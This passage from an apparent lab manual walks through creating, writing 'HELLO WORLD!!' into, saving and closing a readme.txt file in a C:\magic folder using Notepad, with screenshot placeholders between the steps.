
8. Now, type **notepad readme.txt** and press **Enter** to create a new file at the **C:\magic** location.



9. A **Notepad** pop-up appears; click **Yes** to create a **readme.txt** file.




10. The **readme.txt - Notepad** file appears; write some text in it (here, **HELLO WORLD!!**).




11. Click **File**, and then **Save** to save the file.


12. Close the **readme.txt** notepad file.



